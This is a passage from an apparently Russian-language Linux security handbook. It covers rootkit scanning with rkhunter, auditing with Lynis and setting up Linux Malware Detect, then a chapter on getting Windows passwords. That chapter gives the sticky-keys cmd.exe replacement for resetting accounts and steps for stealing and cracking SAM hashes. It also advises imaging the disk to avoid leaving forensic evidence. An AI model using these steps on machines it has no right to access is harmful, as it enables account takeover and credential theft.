Что касается мнения о функциональности Armitage, то оно полностью соответствует моему мнению о самом Metasploit — мало эксплойтов и все они тухлые. Т.е. какого-то результата от использования этих программ можно ожидать на серверах, админ которых умер лет пять-десять назад, и с тех пор эти сервера никто не обновлял…

Возможно, это моё мнение как дилетанта, и на самом деле всё наоборот. Это как в той шутке про кошек: «Как, вы не любите кошек? Да вы просто не умеет их готовить!»

Тем не менее, эти инструменты должны быть «в чемоданчике» инженера по безопасности, Armitage поможет вам значительно быстрее проверить большое количество старых эксплойтов — хотя бы сэкономит время.

Глава 47. Как сканировать Linux на руткиты (rootkits) с помощью rkhunter

Руткиты (rootkit) — это вредоносные программы, созданные для получения доступа уровня рута, при этом они прячут своё присутствие от антивирусных программ. Обычно руткиты устнавливаются на вашу систему троянами, содержащимися вместе с загруженными файлами, через известные системные уязвимости, подозрительными приложениями к письмам, при веб-сёрфинге или просто после взлома пароля.

Для Linux есть несколько **инструментов сканирования руткитов**, которые помогают противостоять известным или потенциальным руткитам. Один из таких инструментов выявления руткитов называется Rootkit Hunter (rkhunter). Здесь я опишу, **как сканировать системы Linux на наличие руткитов с помощью rkhunter**.

Установка rkhunter на Linux

Для установки rkhunter на Debian, Ubuntu или Linux Mint:

```
$ sudo apt-get install rkhunter
```

Для установки rkhunter на Fedora:

```
$ sudo yum install rkhunter
```

Для установки rkhunter на CentOS или RHEL сначала установите репозиторий Repoforge на свою систему, а затем используйте команду yum:

```
$ sudo yum install rkhunter
```

Выполняем поиск руткитов на Linux

Для выполнения сканирования на руткиты на вашей системе просто запустите следующее:

```
$ sudo rkhunter -c
```

Когда rkhunter установлена, она может выполнить серию тестов, таких как:

- Сравнение SHA-1 хешей системных исполнимых файлов с известными хорошими значениями, содержащимися в базе данных.
- Проверка на известные файлы и каталоги руткитов, а также строки руткитов.
- Выявление зловредного кода, включая проверку на логирование бэкдоров, лог-файлов сниферов и других подозрительных директорий.
- Выполнение специфичных для троянов проверок, таких как анализ включённых сервисов xinetd.
- Проводится проверка сетевых портов и интерфейсов.
- Проводится проверка системного бута.
- Проводится проверка групп и аккаунтов.
- Проводится проверка системных конфигурационных файлов.
- Проводится проверка файловой системы.

Следующие скриншоты показывают Rootkit Hunter в действии.

```
Terminal

  Performing additional rootkit checks
    Suckit Rookit additional checks                          [ OK ]
    Checking for possible rootkit files and directories      [ None found ]
    Checking for possible rootkit strings                    [ None found ]

  Performing malware checks
    Checking running processes for suspicious files          [ None found ]
    Checking for login backdoors                             [ None found ]
    Checking for suspicious directories                      [ None found ]
    Checking for sniffer log files                           [ None found ]
    Checking for Apache backdoor                             [ Not found ]

  Performing Linux specific checks
    Checking loaded kernel modules                           [ OK ]
    Checking kernel module names                             [ OK ]

[Press <ENTER> to continue]


Checking the network...

  Performing checks on the network ports
```

```
Terminal

 Performing group and account checks
   Checking for passwd file                              [ Found ]
   Checking for root equivalent (UID 0) accounts         [ None found ]
   Checking for passwordless accounts                    [ None found ]
   Checking for passwd file changes                      [ None found ]
   Checking for group file changes                       [ None found ]
   Checking root account shell history files             [ None found ]

 Performing system configuration file checks
   Checking for SSH configuration file                   [ Not found ]
   Checking for running syslog daemon                    [ Found ]
   Checking for syslog configuration file                [ Found ]
   Checking if syslog remote logging is allowed          [ Not allowed ]

 Performing filesystem checks
   Checking /dev for suspicious file types               [ Warning ]
   Checking for hidden files and directories             [ Warning ]

[Press <ENTER> to continue]


System checks summary
```

Когда сканирование завершено, rkhunter сохраняет результат в /var/log/rkhunter.log. Вы можете отобразить выданные предупреждения следующим образом:

```
$ sudo grep Warning /var/log/rkhunter.log
```

```
[21:33:23] Checking /dev for suspicious file types [ Warning ]
[21:33:23] Warning: Suspicious file types found in /dev:
[21:33:23] Checking for hidden files and directories [ Warning ]
[21:33:23] Warning: Hidden directory found: '/etc/.java: directory '
[21:33:23] Warning: Hidden directory found: '/dev/.udev: directory '
[21:33:23] Warning: Hidden file found: /dev/.initramfs: symbolic link to `/run/initramfs'
```

Rootkit Hunter полагается на набор базы данных файлов для выявления руткитов. Если вы хотите проверить, актуальна ли база, просто запустите rkhunter с опцией "—update". Если есть новые версии файлов баз данных, он автоматически получит актуальные файлы используя wget:

```
$ sudo rkhunter --update
```

rkhunter может быть запущен как cronjob с опцией "—cronjob", в этом случае rkhunter выполнит сканирование в неинтерактивном режиме и сохранит результаты сканирования в /var/log/rkhunter.log для оффлайн проверки.

Будучи инструментов сканирования руткитов, rkhunter может только выявлять руткиты, но не удалять их. Так что следует делать, если rkhunter сообщает о наличии руткита или показывает какие-либо предупреждения? Во-первых, нужно проверить, является ли это

ложной тревогой или нет. Предупреждения могут быть вызваны просто тем, что осуществляется обновление ПО, изменёнными системными настройками или другими легитимными изменениями исполнимых файлов. Если вы не уверены, поищите помощь из ресурсов, такой вариант как пользовательская почтовая рассылка rkhunter может быть одной из опций.

Если ваша система действительно заражена руткитом, попытки удалить руткит самостоятельно могут быть не лучшим вариантом, если вы не эксперт по безопасности, который способен диагностировать весь механизм, вектор атаки и путь проникновения конкретного руткита.

Когда руткит найден на вашей системе, лучший вариант в этой ситуации, пожалуй, это отключение скомпрометированной системы от внешнего мира, а затем перенос всех ваших данных с этой системы. Когда вы это выполняете, не делайте резервных копий каких-либо исполнимых файлов, которые вы не можете подтвердить, что они чистые.

Глава 48. Аудит безопасности Linux

Как много уязвимостей и эксплойтов Linux было открытов за последние 6 месяцев? Много. Недавние Shellshock, Heartbleed, Poodle, Ghost и, может быть, это ещё далеко не конец. В какой-то момент я перестал чувствовать себя в безопасности с моим Linux, ведь подверженными оказались базовые пакеты. Что дальше? Мой openVPN больше не безопасен? Мои ключи сессии SSH уязвимы? Я решил сделать аудит безопасности моей системы Linux. После настройки внешнего файервола, я вдруг понял, что это просто слишком большая задача для меня, если выполнять её вручную. Вот тогда я и обнаружил Lynis. Lynis — это инструмент аудита безопасности с открытым исходным кодом. Он достаточно хорошо документирован и сделал быстро многие вещи, на которые бы у меня ушла уйма времени.

На протяжении всего теста я использовал бесплатную версию Lynis.

Как работает аудит безопасности Linux?

Lynis выполняет сотни индивидуальных тестов для определения состояния безопасности системы. Многие из этих тестов являются частью общих руководящих принципов безопасности и стандартов. Примеры включают в себя поиск установленного программного обеспечения и определение возможных недостатков конфигурации. Lynis идёт дальше и делает также тест индивидуальных компонентов программного обеспечения, проверяет связанные конфигурационные файлы и измеряет производительности. После этих тестов, будет отображён отчёт по сканированию с вскрытыми находками.

Обычное использование Lynis:

1. Аудит безопасности
2. Сканирование на уязвимости
3. Усиление системы

Установка

Вы можете установить Lynis из репозитория (например, используя yum или apt-get), но я обнаружил, что там не самая последняя версия Lynis. Лучше загрузите её в локальную директорию и запустите её оттуда.

Lynis с установкой — пакет

Хотя установка не требуется, обычным методом использования Lynis является установка её с помощью пакета. Он может быть из репозитория операционной системы или сделанным вручную. Пожалуйста, обратите внимание, в погоне за стабильностью некоторые репозитории не обновляют программное обеспечение после релиза, за исключением обновлений безопасности. Это может стать результатом использования очень старой версии Lynis, что не является предпочтительным.

~~Основанные на Red Hat: $ sudo yum install lynis~~

~~Основанные на Debian: $ sudo apt-get install lynis~~

Но, пожалуйста, не используйте этот способ. Это бесполезный запуск старого пакета! Зачем вообще тогда проводить аудит безопасности?

Lynis без установки — портативная версия

Пойдя этим путём, вы получите самый свежий пакет.

Создайте директорию (например /usr/local/lynis)

Lynis может быть запущен из любой директории (или со съёмного носителя).

```
mial@mial-VirtualBox ~ $ sudo -s
[sudo] password for mial:
mial-VirtualBox ~ # mkdir /usr/local/lynis
mial-VirtualBox ~ # cd /usr/local/lynis/
mial-VirtualBox lynis #
```

```
Terminal
mial@mial-VirtualBox ~ $ sudo -s
[sudo] password for mial:
mial-VirtualBox ~ # mkdir /usr/local/lynis
mial-VirtualBox ~ # cd /usr/local/lynis/
mial-VirtualBox lynis # wget https://cisofy.com/files/lynis-1.6.4.tar.gz
--2015-02-15 12:55:25--  https://cisofy.com/files/lynis-1.6.4.tar.gz
Распознаётся cisofy.com (cisofy.com)… 149.210.134.182
Подключение к cisofy.com (cisofy.com)|149.210.134.182|:443... соединение установ
лено.
HTTP-запрос отправлен. Ожидание ответа... 200 OK
Длина: 171953 (168K) [application/octet-stream]
Сохранение в: «lynis-1.6.4.tar.gz»

100%[======================================>] 171,953      168KB/s   за 1.0s

2015-02-15 12:55:29 (168 KB/s) - «lynis-1.6.4.tar.gz» сохранён [171953/171953]

mial-VirtualBox lynis #
```

Загружаем архив Lynis

Идём в секцию загрузок и копируем ссылку на тарболл (архив) Lynis (текущая версия lynis-1.6.4.tar.gz). Используйте эту ссылку вместе с wget (обычно уже установлен по умолчанию). Пользователи Mac OS могут использовать инструмент curl, тогда как BSD пользователи могут использовать fetch.

```
mial-VirtualBox lynis # wget https://cisofy.com/files/lynis-1.6.4.tar.gz
```

```
--2015-02-15 12:55:25-- https://cisofy.com/files/lynis-1.6.4.tar.gz
Распознаётся cisofy.com (cisofy.com)... 149.210.134.182
Подключение к cisofy.com (cisofy.com)|149.210.134.182|:443... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа... 200 OK
Длина: 171953 (168K) [application/octet-stream]
Сохранение в: «lynis-1.6.4.tar.gz»

100%[=====================================&amp;gt;] 171,953 168KB/s за 1.0s

2015-02-15 12:55:29 (168 KB/s) - «lynis-1.6.4.tar.gz» сохранён [171953/171953]

mial-VirtualBox lynis # sha256sum lynis-1.6.4.tar.gz
886c74b591706f896149fe74adb481b58c549d32243d0cf620b46dfdd25dc66d lynis-1.6.4.tar.gz
mial-VirtualBox lynis #
```

После скачивания, протестируйте файл, чтобы подтвердить его целостность загрузки. Связанные хэши SHA1, SHA256 присутствуют также на официальном сайте. В зависимости от вашей ОС, это может быть выполнено в командной строке с sha1, sha1sum, sha256sum или с openssl.

```
Terminal
mial-VirtualBox lynis # sha256sum lynis-1.6.4.tar.gz
886c74b591706f896149fe74adb481b58c549d32243d0cf620b46dfdd25dc66d  lynis-1.6.4.ta
r.gz
mial-VirtualBox lynis # tar zxvf lynis-1.6.4.tar.gz
lynis/CHANGELOG
lynis/CONTRIBUTORS
lynis/FAQ
lynis/INSTALL
lynis/LICENSE
lynis/README
lynis/db/
lynis/db/integrity.db
lynis/db/sbl.db
lynis/db/fileperms.db
lynis/db/malware-susp.db
lynis/db/malware.db
lynis/db/hints.db
lynis/default.prf
lynis/extras/
lynis/extras/README
lynis/extras/files.dat
lynis/extras/lynis.spec
lynis/extras/systemd/
lynis/extras/systemd/lynis.service
```

```
mial-VirtualBox lynis # sha1sum lynis-1.6.4.tar.gz
mial-VirtualBox lynis # sha1 lynis-1.6.4.tar.gz
```

```
mial-VirtualBox lynis # openssl sha1 lynis-1.6.4.tar.gz
```

Отображаемый в результате хэш должен быть в точности таким же, как на веб-сайте. Если не так, загрузите программу на другую машину или через браузер, для подтверждения, что загрузка не повреждена.

Распаковка архива

Теперь распакуйте архив и перейдите в каталог lynis:

```
mial-VirtualBox lynis # tar zxvf lynis-1.6.4.tar.gz
mial-VirtualBox lynis # cd lynis/
```

```
mial-VirtualBox lynis # cd lynis/
mial-VirtualBox lynis # ls
CHANGELOG     db           extras  include  LICENSE  lynis.8  README
CONTRIBUTORS  default.prf  FAQ     INSTALL  lynis    plugins
mial-VirtualBox lynis #
```

Меню помощи Lynis

Lynis поставляется со своим собственным меню помощи, которое показывает некоторые базовые опции и как выполнить простейшие действия:

```
mial-VirtualBox lynis # ./lynis --help

[ Lynis 1.6.4 ]

################################################################################
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

Copyright 2007-2014 - CISOfy &amp; Michael Boelen, http://cisofy.com
Enterprise support and plugins available via CISOfy - http://cisofy.com

################################################################################

[+] Initializing program
------------------------------------
Scan options:
--auditor "&lt;name&gt;" : Auditor name
--check-all (-c) : Check system
--no-log : Don't create a log file
--pentest : Non-privileged scan (useful for pentest)
--profile &lt;profile&gt; : Scan the system with the given profile file
```

```
--quick (-Q) : Quick mode, don't wait for user input
--tests "&lt;tests&gt;" : Run only tests defined by &lt;tests&gt;
--tests-category "&lt;category&gt;" : Run only tests defined by &lt;category&gt;

Layout options:
--no-colors : Don't use colors in output
--quiet (-q) : No output, except warnings
--reverse-colors : Optimize color display for light backgrounds

Misc options:
--check-update : Check for updates
--debug : Debug logging to screen
--view-manpage (--man) : View man page
--version (-V) : Display version number and quit

Enterprise options:
--plugin-dir "&lt;path&gt;" : Define path of available plugins
--upload : Upload data to central node

See man page and documentation for all available options.
```

Запуск Lynis

Я сделал быстрый тест на моей Linux Mint с использованием Lynis.

```
./lynis --auditor "MiAl" -c -Q
```

```
Terminal
mial-VirtualBox lynis # ./lynis --auditor "MiAl" -c -Q

[ Lynis 1.6.4 ]

################################################################################
 Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
 welcome to redistribute it under the terms of the GNU General Public License.
 See the LICENSE file for details about using this software.

 Copyright 2007-2014 - CISOfy & Michael Boelen, http://cisofy.com
 Enterprise support and plugins available via CISOfy - http://cisofy.com
################################################################################

[+] Initializing program
------------------------------------
  - Detecting OS...                                          [ DONE ]
  - Clearing log file (/var/log/lynis.log)...                [ DONE ]

  ---------------------------------------------------
  Program version:           1.6.4
  Operating system:          Linux
  Operating system name:     Debian
  Operating system version:  jessie/sid
  Kernel version:            3.13.0
  Hardware platform:         x86_64
  Hostname:                  mial-VirtualBox
  Auditor:                   MiAl
  Profile:                   ./default.prf
  Log file:                  /var/log/lynis.log
```

Если у кого-то «затык» при проверки PHP:

[+] Software: PHP

————————————

— Checking PHP [NOT FOUND]

— Checking PHP disabled functions [NONE]

То отредактируйте файл include/tests_php — сделайте инклуд файла php.ini.

Вы можете использовать различные команды:

```
mial-VirtualBox lynis # ./lynis -c
```

(или)

```
mial-VirtualBox lynis # ./lynis --auditor "WebWare.biz" -c -Q
```

(или)

```
mial-VirtualBox lynis # ./lynis --auditor "WebWare.biz" -c -Q -q
```

(или)

```
mial-VirtualBox lynis # ./lynis --auditor "WebWare.biz" -c -q -Q --pentest
```

(или подобные)

Изучение отчёта Lynis

Lynis сохраняет свои отчёты в /var/log/lynis.log. Быстрое сканирование Lynis не выявило уязвимостей вроде Shellshock или тому подобных. Но, тем не менее, программа выдала несколько предупреждений и множество советов как усилить систему.

Особенно меня обрадовали советы по укреплению веб-сервера и почтового сервера — т. е. Lynis и их.

Отчёт сохраняется в файле /var/log/lynis.log в нём можно найти дополнительные детали.

Хорошее

То, что мне понравилось в Lynis (версия с открытым кодом):

- Для бесплатного инструмента, Lynis обеспечивает хорошее тестирование.
- Отчёты просты для понимания.
- Она использует GPLv3 — спасибо.
- Пользователи могут писать собственные плагины для использования с ней.
- Присутствует не просто анализ системы, а также тестирование установленного софта. Особенно интересно было читать рекомендации по укреплению веб-сервера и почтового сервера.

Возможные улучшения

Хотелось бы, чтобы в следующее обновление добавили:

- Добротный HTML отчёт (с раскрывающимися секциями).
- Тест на целостность файловой системы и пакетов.
- Добавление ссылок на CVE статьи — очень бы пригодилось с HTML отчётом.

- Высокоуровневый обзор для высшего управления.
- SQLi тесты и предложения для базы данных серверов.
- Подробнее о вероятных решениях/предложениях.
- Пропуск теста, когда файлы config/include имеют некорректный путь.

Заключение

В целом, я думаю это хороший инструмент, который нужно иметь хотя бы для автоматизации большого количества тестов. Всё можно улучшить, и Lynis не исключение. Любой сервер, будь то Linux, Windows или Unix требует регулярного аудита. Хотя нет спасения от уязвимости нулевого дня, но с регулярным аудитом вы сможете сохранить ваши ценные ресурсы. Lynis — это хороший инструмент, но вам следует использовать более чем один инструмент хотя бы потому, что различные поставщики (или разработчики софта) имеют различный взгляд на безопасность. А нам важно обеспечить безопасность сервера с высоким аптаймом и надёжно защищёнными данными.

Инструмент: Lynis

Страница проекта: http://cisofy.com/lynis/

Использование: Бесплатно

Лицензия: GPLv3

Загрузка http://cisofy.com/downloads/

Итак, делайте аудит своей системы и исправьте все оставшиеся проблемы, которые, по вашему мнению, могут затронуть вас.

Глава 49. Установка Linux Malware Detect (LMD) на Linux

Вся инструкция применима, пожалуй, к любому дистрибутиву Linux, по крайней мере, проверялось и точно работает на RHEL, CentOS, Fedora, Debian, Ubuntu, Mint.

В своей более ранней статье я объяснял, как вы можете защитить сервер Apache от вредоносных и DOS атак, используя mod_security и mod_evasive. Теперь я хочу поднять тему выявления вредоносного кода с использованием LMD (Linux Malware Detect).

Что такое Malware?

Malware (мэлвэром) называют вредоносные программы, скрипты или код, которые создаются и используются хакерами для получения информации из частных данных или получения доступа к любой частной компьютерной системе. Мэлвэа (malware) может быть троянами, вирусами, шпионскими программами, рекламными модулями, руткитами или любыми вредоносными программами, которые могут быть очень пагубными для пользователей компьютера.

Что такое Linux Malware Detect (LMD)?

Linux Malware Detect (LMD) — это бесплатный, с открытым исходным кодом сканер вредоносных программ для основанных на Unix/Linux операционных систем, выпущенный под лицензией GNU GPLv2. Он создан для выявления угроз, которые могут возникнуть в условиях хостинга. К примеру, проникнув на ваш сервер, хакер

оставит на нём программу, позволяющую ему подключаться к вашему серверу, контролировать его, менять настройки, скачивать/закачивать/модифицировать файлы и базы данных. Именно для обнаружения подобных вредоносных программ и предназначен Linux Malware Detect. Для более подробной информации посетите официальный сайт http://www.rfxn.com/projects/linux-malware-detect/.

Установка Linux Malware Detect (LMD) в RHEL, CentOS, Fedora, Debian, Ubuntu, Mint.

Шаг 1: Загрузка Linux Malware Detect (LMD)

Загружаем последнюю версию пакета LMD, используя следующую команду wget.

```
cd /tmp
wget http://www.rfxn.com/downloads/maldetect-current.tar.gz
```

Шаг 2: Установка LMD

Установка и настройка LMD — это предельно простая задача, просто выполните следующие шаги как рут пользователь.

```
tar xfz maldetect-current.tar.gz
cd maldetect-*
./install.sh
```

Внимание, на Debian, Ubuntu, Mint (и всем подобным, кто использует sudo) нужно вместо команды:

```
./install.sh
```

Выполнить:

```
sudo ./install.sh
```

Всё остальное идентично, поскольку не требует рут-прав.

Образец вывода:

```
Terminal
Linux Malware Detect v1.4.2
            (C) 2002-2013, R-fx Networks <proj@r-fx.org>
            (C) 2013, Ryan MacDonald <ryan@r-fx.org>
inotifywait (C) 2007, Rohan McGovern <rohan@mcgovern.id.au>
This program may be freely redistributed under the terms of the GNU GPL

installation completed to /usr/local/maldetect
config file: /usr/local/maldetect/conf.maldet
exec file: /usr/local/maldetect/maldet
exec link: /usr/local/sbin/maldet
exec link: /usr/local/sbin/lmd
cron.daily: /etc/cron.daily/maldet

maldet(2271): {sigup} performing signature update check...
maldet(2271): {sigup} local signature set is version 201205035915
maldet(2271): {sigup} new signature set (2014122716540) available
maldet(2271): {sigup} downloaded http://cdn.rfxn.com/downloads/md5.dat
maldet(2271): {sigup} downloaded http://cdn.rfxn.com/downloads/hex.dat
maldet(2271): {sigup} downloaded http://cdn.rfxn.com/downloads/rfxn.ndb
maldet(2271): {sigup} downloaded http://cdn.rfxn.com/downloads/rfxn.hdb
maldet(2271): {sigup} downloaded http://cdn.rfxn.com/downloads/maldet-clean.tgz
maldet(2271): {sigup} signature set update completed
maldet(2271): {sigup} 11866 signatures (9965 MD5 / 1901 HEX)
mial@mial-VirtualBox /tmp/maldetect-1.4.2 $
```

Шаг 3: Настройка LMD

По умолчанию, все опции в файле конфигурационном файле полностью закомментированы, следовательно, настройте его под ваши нужды. Но перед тем, как делать какие-либо изменения, ниже давайте кратко ознакомимся с каждой опцией.

- **email_alert** : Если вы хотите получать предупреждения по почте, тогда установите на 1.
- **email_subj** : Задайте здесь тему письма.
- **email_addr** : Здесь добавьте ваш адрес электронной почты для получения уведомлений о найденных вредоносных программах.
- **quar_hits** : Помещать ли в карантин зловредные программы, следует установить на 1.
- **quar_clean** : Очищать ли выявленные вредоносные программы, нужно установить 1.
- **quar_susp** : Приостановить ли аккаунт пользователей, у которых обнаружено вредоносная программа, установите по вашим нуждам.
- **quar_susp_minuid** : Минимальный userid который может быть приостановлен.

Откройте файл /usr/local/maldetect/conf.maldet и сделайте необходимые вам изменения.

```
vi /usr/local/maldetect/conf.maldet
```

Образец конфигурации

Вот мой пример конфигурационного файла:

```
# [ EMAIL ALERTS ]
##
# The default email alert toggle
# [0 = disabled, 1 = enabled]
email_alert=1

# The subject line for email alerts
email_subj="Обнаружена вредоносная программа на $(hostname)"

# The destination addresses for email alerts
# [ values are comma (,) spaced ]
email_addr="alexey@webware.biz"

# Ignore e-mail alerts for reports in which all hits have been cleaned.
# This is ideal on very busy servers where cleaned hits can drown out
```

```
# other more actionable reports.
email_ignore_clean=0

##
# [ QUARANTINE OPTIONS ]
##
# The default quarantine action for malware hits
# [0 = alert only, 1 = move to quarantine &amp; alert]
quar_hits=1

# Try to clean string based malware injections
# [NOTE: quar_hits=1 required]
# [0 = disabled, 1 = clean]
quar_clean=1

# The default suspend action for users wih hits
# Cpanel suspend or set shell /bin/false on non-Cpanel
# [NOTE: quar_hits=1 required]
# [0 = disabled, 1 = suspend account]
quar_susp=0
# minimum userid that can be suspended
quar_susp_minuid=500
```

Шаг 4: Ручные сканирования и использование

Если вам хочется просканировать домашнюю директорию пользователей, тогда просто выполните следующую команду:

```
maldet --scan-all /home
```

Если вы выполнили сканирование, но забыли включить опцию помещения в карантин, не переживайте, просто выполните следующую команду, для переноса в карантин всех вредоносных программ из предыдущих результатов:

```
# maldet --quarantine SCANID
```

Или:

```
# maldet --clean SCANID
```

Шаг 5: Ежедневные сканирования

По умолчанию установка помещает скрипт LMD в /etc/cron.daily/maldet, и он используется для выполнения ежедневных сканирований, обновления сигнатур, карантина и т. д. И для отправки ежедневных сообщения о сканировании зловредных программ на заданный вами имейл. Если вам нужно добавить дополнительные пути для сканирования, тогда вам следует отрадактировать этот файл в соответствии с вашими требованиями:

```
vi /etc/cron.daily/maldet
```

Глава 50. Как УЗНАТЬ пароль Windows?

В этой статье будет описано как узнать пароль от Windows (любых версий), НЕ сбросить, НЕ изменить, а именно УЗНАТЬ.

Сначала отступление

Сбросить пароль или изменить его в системе Windows легко — школьники уже наснимали свои стопятьсот видео как это сделать.

Продвинутые школьники используют ПРО версию программы ElcomSoft System Recovery, которая «за пол минуты взламывает пароль» (на самом деле, ищет по словарю наиболее популярные пароли, сравнивает их с ранее рассчитанными хэшами и, если школьник задал пароль что-нибудь вроде «1», «1111», «123», «admin», «password», то программа его отображает).

Продвинутые пользователи снимают видео как сбросить пароль с помощью **Kali Linux**. Причём, Kali Linux используется для 1) монтирования диска с ОС Windows, 2) переименование одного файла для запуска командной строки… Я думаю, в свободное время эти люди колют орехи айфонами.

На самом деле, я шучу. В 99.99% случаев именно это и нужно — сбросить пароль школьника или бухгалтера, которые зачем-то его поставили и благополучно забыли.

Если вам именно это и нужно, то загрузитесь с любого Live-диска (это может быть и Linux – что угодно). В каталоге **C:\Windows\System32** переименуйте файл **cmd.exe** в **sethc.exe** или в **osk.exe**. Понятно, что нужно сделать бэкап файла sethc.exe (или osk.exe), а файл cmd.exe копировать с присвоением нового имени.

Если вы переименовали файл в sethc.exe, то при следующей загрузке Windows, когда у вас спросят пароль, нажмите пять раз кнопку SHIFT, а если в osk.exe, то вызовите экранную клавиатуру. И в том и в другом случае у вас откроется командная строка (cmd.exe) в которой нужно набрать:

```
net user имя_пользователя *
```

Т.е. если имя пользователя admin, то нужно набрать:

```
net user admin *
```

~~А теперь я буду снимать своё видео.~~

Опять шучу.

Узнаём пароль Windows с помощью Kali Linux

Теория: где Windows хранит свои пароли?

Windows размещает пароли в файле реестра **SAM** (System Account Management) (система управления аккаунтами). За исключением тех случаев, когда используется Active Directoryis. Active Directoryis — это отдельная система аутентификации, которая размещает пароли в базе данных LDAP. Файл SAM лежит в **C:\<systemroot>\System32\config** (**C:\<systemroot>\sys32\config**).

Файл SAM хранит пароли в виде хэшей, используя хэши LM и NTLM, чтобы добавить безопасности защищаемому файлу.

Отсюда важное замечание: получение пароля носит вероятностный характре. Если удастся расшифровать хэш — то пароль наш, а если нет — то нет…

Файл SAM не может быть перемещён или скопирован когда Windows запущена. Файл SAM может быть сдамплен (получен дамп), полученные из него хэши паролей могут быть подвержены брут-форсингу для взлома оффлайн. Хакер также может получить файл SAM загрузившись с другой ОС и смонтировав **C:**. Загрузиться можно с дистрибутива Linux, например Kali, или загрузиться с Live-диска.

Одно общее место для поиска файла SAM это **C:\<systemroot>\repair**. По умолчанию создаётся бэкап файла SAM и обычно он не удаляется системным администратором. Бэкап этого файла не защищён, но сжат, это означает, что вам нужно его разархивировать, чтобы получить файл с хэшами. Для этого можно использовать утилиту **expand**. Команда имеет вид **Expand [FILE] [DESTINATION]**. Здесь пример раскрытия файла SAM в файл с именем uncompressedSAM.

```
C:\> expand SAM uncompressedSAM
```

Чтобы улучшить защиту от оффлайн хакинга, Microsoft Windows 2000 и более поздние версии включают утилиту **SYSKEY**. Утилита SYSKEY зашифровывает хэшированные пароли в файле SAM используя 128-битный ключ шифрования, который разный для каждой установленной Windows.

Атакующий с физическим доступом к системе Windows может получить SYSKEY (также называймый загрузочный ключ) используя следующие шаги:

1. Загрузиться с другой ОС (например, с Kali).
2. Украсть SAM и хайвы SYSTEM (**C:\<systemroot>\System32\config** (**C:\<systemroot>\sys32\config**)).
3. Восстановить загрузочный ключ из хайвов SYSTEM используя **bkreg** или **bkhive**.
4. Сделать дамп хэшей паролей.
5. Взломать их оффлан используя инструмент, например такой как **John the Ripper**.

Ещё одно важное замечание. При каждом доступе к файлам в Windows изменяется **MAC** (модификация, доступ и изменение), который залогирует ваше присутствие. Чтобы избежать оставления криминалистических доказательств, рекомендуется скопировать целевую систему (сделать образ диска) до запуска атак.

Монтирование Windows

Есть доступные инструменты для захвата Windows-файлов SAM и файла ключей SYSKEY. Один из методов захвата этих файлов — это монтирование целевой Windows системы так, чтобы другие инструменты имели доступ к этим файлам в то время, пока Microsoft Windows не запущена.

Первый шаг — это использование команды fdisk -l для идентификации ваших разделов. Вы должны идентифицировать Windows и тип раздела. Вывод fdisk показывает NTFS раздел, например так:

```
Device Boot Start End Blocks Id System
/dev/hdb1* 1 2432 19535008+ 86 NTFS
/dev/hdb2 2433 2554 979965 82 Linux swap/Solaris
/dev/hdb3 2555 6202 29302560 83 Linux
```

Создаёте точку монтирования используя следующую команду:

```
mkdir /mnt/windows
```

Монтируете системный раздел Windows используя команду как показано в следующем примере:

```
mount -t <WindowsType> <Windows partition> /mnt/windows
```

```
ot@kali:~# mkdir /mnt/windows
ot@kali:~# mount -t ntfs-3g /dev/hdb1/mnt/windows
```

Теперь, когда целевая система Windows смонтирована, вы можете скопировать файлы SAM и SYSTEM в вашу директорию для атаки следующей командой:

```
cp SAM SYSTEM /pentest/passwords/AttackDirectory
```

Доступны инструменты для дампа файла SAM. **PwDumpand Cain**, **Abel** и **samdump** — это только немногие примеры.

Обратите внимание, вам нужно восстановить оба файла — загрузочного ключа и SAM. Файл загрузочного ключа используется для доступа к файлу SAM. Инструменты, используемые для доступа к файлу SAM будут требовать файл загрузочного ключа.

bkreg и **bkhiveare** — популярные инструменты, которые помогут получить файл загрузчика ключа, как показано на следующем скриншоте:

```
root@kali:# bkhive /win/WINDOWS/system32/config/system key.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$[redacted]
Default ControlSet: 002
Bootkey: [redacted]9e55eb2
```

Как защититься от кражи пароля для входа в Windows:

- Во-первых, не нужно надеяться на этот пароль. Этот пароль не спасёт вас даже от вашего сына-школьника. Этот пароль не поможет вам защитить данные, а также бесполезен при краже компьютера. (Ситуация с паролем на BIOS примерно такая же — не предоставляет никакой реальной защиты, время от времени портит жизнь бухгалтерам и людям с плохой памятью).
- Если вам важно ограничить доступ к данным или ко всей системе, используйте такие программы шифрования как VeraCrypt и TrueCrypt (но если уж вы в этом случае забудете пароль, то данные будут безвозвратно утеряны).
- Чтобы ваш пароль на вход в Windows не могли расшифровать школьники, придумывайте сложный, длинный пароль с разными регистрами, цифрами и буквами (в том числе русскими) и т. д. Но ещё раз повторю — этот пароль не защищает ничего.

Часть 7. 7. Сканирование сетей. Перехват данных в сетях

Глава 51. Эмуляция сети из нескольких компьютеров на одном компьютере

Эта инструкция небольшая, но очень полезная. Она пригодится:

- тестировщикам на проникновение и хакерам: для сканирования с одной операционной системы (Kali Linux) других операционных систем и серверов, находящихся на этом же компьютере (сканировать веб-сервера, ОС на уязвимости, веб-приложения, тренироваться в перехвате трафика, реализации атак человек-по-середине, XSS и т.д.);
- системным администраторам: для практики в построении сетей, роутинга трафика, отработке взаимодействия между различными компьютерами и операционными системами, настройке веб-серверов, почтовых серверов, DNS;
- разработчикам веб-приложений: для сканирования своих веб-приложений на уязвимости, для отработки взаимодействия веб-приложения с другими узлами в сети.

Надеюсь, я вас не запутал. Чтобы стало чуть понятнее, давайте рассмотрим конкретные примеры. Мы написали программу на PHP на своей рабочей машине под управлением Windows. Мы проверили её работоспособность на локальном сервере под этой самой Windows и теперь мы хотим просканировать программу разнообразными сканерами уязвимостей. Проще всего воспользоваться специализированными дистрибутивами, например Kali Linux. Но если мы загрузимся в Kali Linux с флешки или установим её в качестве второй ОС, то во время работы Kali наш сервер на Windows будет недоступен — напомню, компьютер у нас один.

Самый простой вариант — это установить **Kali Linux в виртуальный компьютер и настроить сеть для возможности доступа с виртуальной машины в реальную**.

Думаю, это самая распространённая ситуация. Давайте вместе настроем наш один компьютер на возможность сканирования веб-сервера под Windows с виртуального компьютера на VirtualBox под управлением Kali Linux. На самом деле, вариаций может

быть множество, и взаимодействующих виртуальных компьютеров может быть множество. Главное — понять принцип.

Как из виртуальной машины с Kali Linux просканировать веб-сервер Windows

Предполагается, что Kali Linux уже установлена в виртуальную машину.

